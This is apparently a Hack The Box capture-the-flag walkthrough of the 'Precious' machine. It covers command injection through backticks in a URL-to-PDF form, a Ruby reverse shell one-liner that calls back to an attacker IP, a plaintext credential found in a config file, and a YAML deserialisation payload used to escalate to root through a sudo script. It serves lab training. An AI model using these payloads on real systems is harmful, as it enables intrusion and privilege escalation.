

Precious (HTB)

ip of the machine :- 10.129.228.98

```
~/current Sat Oct 05 2024 20:14 (4.269s)
ping 10.129.228.98 -c 5

PING 10.129.228.98 (10.129.228.98) 56(84) bytes of data.
64 bytes from 10.129.228.98: icmp_seq=1 ttl=63 time=78.7 ms
64 bytes from 10.129.228.98: icmp_seq=2 ttl=63 time=78.6 ms
64 bytes from 10.129.228.98: icmp_seq=3 ttl=63 time=81.1 ms
64 bytes from 10.129.228.98: icmp_seq=4 ttl=63 time=81.1 ms
64 bytes from 10.129.228.98: icmp_seq=5 ttl=63 time=246 ms

--- 10.129.228.98 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 78.637/113.211/246.473/66.639 ms
```

machine is on!!!

```
~/current Sat Oct 05 2024 20:16 (7.316s)
nmap -p- --min-rate=10000 10.129.228.98

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-05 20:16 IST
Nmap scan report for 10.129.228.98 (10.129.228.98)
Host is up (0.084s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 7.28 seconds
```

Only two ports are open!!!

~/current Sat Oct 05 2024 20:18 (9.848s)

```
nmap -p 22,80 -sC -A -Pn 10.129.228.98
```

Starting Nmap 7.95 (<https://nmap.org>) at 2024-10-05 20:18 IST

Nmap scan report for 10.129.228.98 (10.129.228.98)

Host is up (0.20s latency).

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
--------	------	-----	---

ssh-hostkey:			
--------------	--	--	--

3072 84:5e:13:a8:e3:1e:20:66:1d:23:55:50:f6:30:47:d2 (RSA)			
--	--	--	--

256 a2:ef:7b:96:65:ce:41:61:c4:67:ee:4e:96:c7:c8:92 (ECDSA)			
---	--	--	--

_ 256 33:05:3d:cd:7a:b7:98:45:82:39:e7:ae:3c:91:a6:58 (ED25519)			
---	--	--	--

80/tcp	open	http	nginx 1.18.0
--------	------	------	--------------

_http-server-header: nginx/1.18.0			
-----------------------------------	--	--	--

_http-title: Did not follow redirect to http://precious.htb/			
--	--	--	--

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 9.80 seconds

It seems we have to add precious.htb in our /etc/hosts file.



oops!!! let's see what is it...

So directories and sub-domains found in ffuf scan...

```
~/current Sat Oct 05 2024 20:28 (8.609s)
nmap -sCV -p 80 10.129.228.98

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-05 20:28 IST
Nmap scan report for precious.htb (10.129.228.98)
Host is up (0.082s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.18.0
| http-server-header:
|   nginx/1.18.0
|_  nginx/1.18.0 + Phusion Passenger(R) 6.0.15
|_http-title: Convert Web Page to PDF

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.57 seconds
```

So didn't know much what web page to pdf was doing, so did a more verbose scan for port http, and found another software running with nginx.

So tried to analyse the site in burp suite and saw the runtime..... in response headers indicating that the applications backend is probably running in ruby.

Request		Response	
Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK		
2	Content-Type: text/html; charset=utf-8		
3	Connection: keep-alive		
4	Status: 200 OK		
5	X-XSS-Protection: 1; mode=block		
6	X-Content-Type-Options: nosniff		
7	X-Frame-Options: SAMEORIGIN		
8	Date: Sat, 05 Oct 2024 15:05:32 GMT		
9	X-Powered-By: Phusion Passenger(R) 6.0.15		
10	Server: nginx/1.18.0 + Phusion Passenger(R) 6.0.15		
11	X-Runtime: Ruby		
12	Content-Length: 483		
13			

Convert Web Page to PDF

Enter URL to fetch

`http://`sleep 5``

Submit

You should provide a valid URL!

Some kind of url filtering which need to be bypassed.

Convert Web Page to PDF

Enter URL to fetch


`http://localhost/%20`sleep 5``

Submit

You should provide a valid URL!

So "%20" means "+" which is replaced by space and then it is reloaded after 5 seconds so this means this payload is actually working and by the

way using back ticks so that can write payload with spaces inside.



Convert Web Page to PDF

Enter URL to fetch

Submit

Cannot load remote URL!

Let's try to add a reverse shell...

```
 ruby -rsocket -e'spawn("sh",  
[:in,:out,:err]=>TCPSocket.new("10.10.14.2  
2",9999))'
```

So instead of sleep in back ticks add this reverse shell payload so ruby compiler will execute it and you will get reverse shell.

```
~/current Sat Oct 05 2024 20:56
rlwrap nc -lnvp 9999

Connection from 10.129.228.98:58238
█
```

Ta-Da got it!!!

```
ruby@precious:~$ ls -al
ls -al
total 28
drwxr-xr-x 4 ruby ruby 4096 Oct  5 10:52 .
drwxr-xr-x 4 root root 4096 Oct 26  2022 ..
lrwxrwxrwx 1 root root    9 Oct 26  2022 .bash_history -> /dev/null
-rw-r--r-- 1 ruby ruby  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 ruby ruby 3526 Mar 27  2022 .bashrc
dr-xr-xr-x 2 root ruby 4096 Oct 26  2022 .bundle
drwxr-xr-x 3 ruby ruby 4096 Oct  5 10:52 .cache
-rw-r--r-- 1 ruby ruby  807 Mar 27  2022 .profile
ruby@precious:~$ cat .bundle
cat .bundle
cat: .bundle: Is a directory
ruby@precious:~$ cd .bundle
cd .bundle
ruby@precious:~/.bundle$ ls
ls
config
ruby@precious:~/.bundle$ cat config
cat config
---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
ruby@precious:~/.bundle$ █
```

So found creds. of another user "henry" in .bundle folder of user "ruby".

```
henry@precious:/home/ruby/.bundle$ cd  
cd  
henry@precious:~$ ls  
ls  
user.txt  
henry@precious:~$ █
```

Got our first flag.....

```
henry@precious:~$ sudo -l  
sudo -l  
Matching Defaults entries for henry on precious:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User henry may run the following commands on precious:  
    (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb  
henry@precious:~$ █
```

So user "henry" can run a script in /opt directory as root user...

Let's view the script.

```

henry@precious:/opt$ cat update_dependencies.rb
cat update_dependencies.rb
# Compare installed dependencies with those specified in "dependencies.yml"
require "yaml"
require 'rubygems'

# TODO: update versions automatically
def update_gems()
end

def list_from_file
  YAML.load(File.read("dependencies.yml"))
end

def list_local_gems
  Gem::Specification.sort_by{ |g| [g.name.downcase, g.version] }.map{|g| [g.name, g.version.to_s]}
end

gems_file = list_from_file
gems_local = list_local_gems

gems_file.each do |file_name, file_version|
  gems_local.each do |local_name, local_version|
    if(file_name == local_name)
      if(file_version != local_version)
        puts "Installed version differs from the one specified in file: " + local_name
      else
        puts "Installed version is equals to the one specified in file: " + local_name
      end
    end
  end
end
end
henry@precious:/opt$ █

```

Well didn't understand much, but i think so it is comparing the dependencies in these script to dependencies.yml file.

```


henry@precious:/opt$ /usr/bin/ruby /opt/update_dependencies.rb
/usr/bin/ruby /opt/update_dependencies.rb
Traceback (most recent call last):
  2: from /opt/update_dependencies.rb:17:in `<main>'
  1: from /opt/update_dependencies.rb:10:in `list_from_file'
/opt/update_dependencies.rb:10:in `read': No such file or directory @ rb_sysopen - dependencies.yml (Errno::ENOENT)
henry@precious:/opt$ █

```

So it says no depecdencies.yml file exist but in sample directory in /opt

a sample is given, so here's an approach let's make our own dependencies.yml file with a reverse shell and when the script is run we will get a reverse shell as root. Although this approach didn't work for me.

Saw version of ruby for any exploits, version of ruby running is 2.7.4.



So wrote "ruby version and local priv esc", a blog came which is insecure deserialisation.

```
---
- ruby object:Gem::Installer
  i: x
- ruby object:Gem::SpecFetcher
  i: y
- ruby object:Gem::Requirement
  requirements:
    ruby object:Gem::Package::TarReader
  io: &1 | ruby object:Net::BufferedIO
    io: &1 | ruby object:Gem::Package::TarReader::Entry
      read: 0
      header: "abc"
    debug_output: &1 | ruby object:Net::WriteAdapter
      socket: &1 | ruby object:Gem::RequestSet
        sets: | ruby object:Net::WriteAdapter
          socket: | ruby module 'Kernel'
            method_id: :system
        git_set: id
      method_id: :resolve
```

So, here it is, we have to write this in dependencies.yml in same directory and then run the script as sudo and it will not check for the type of data being passed in yml file or basically validity of the data and privileges will be escalated.

```
henry@precious:/tmp$ sudo /usr/bin/ruby /opt/update_dependencies.rb  
sudo /usr/bin/ruby /opt/update_dependencies.rb  
sh: 1: reading: not found  
# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
# █
```

in place of "id" in git_set, add /bin/sh and it will give a root shell and then go and get root flag in /root directory.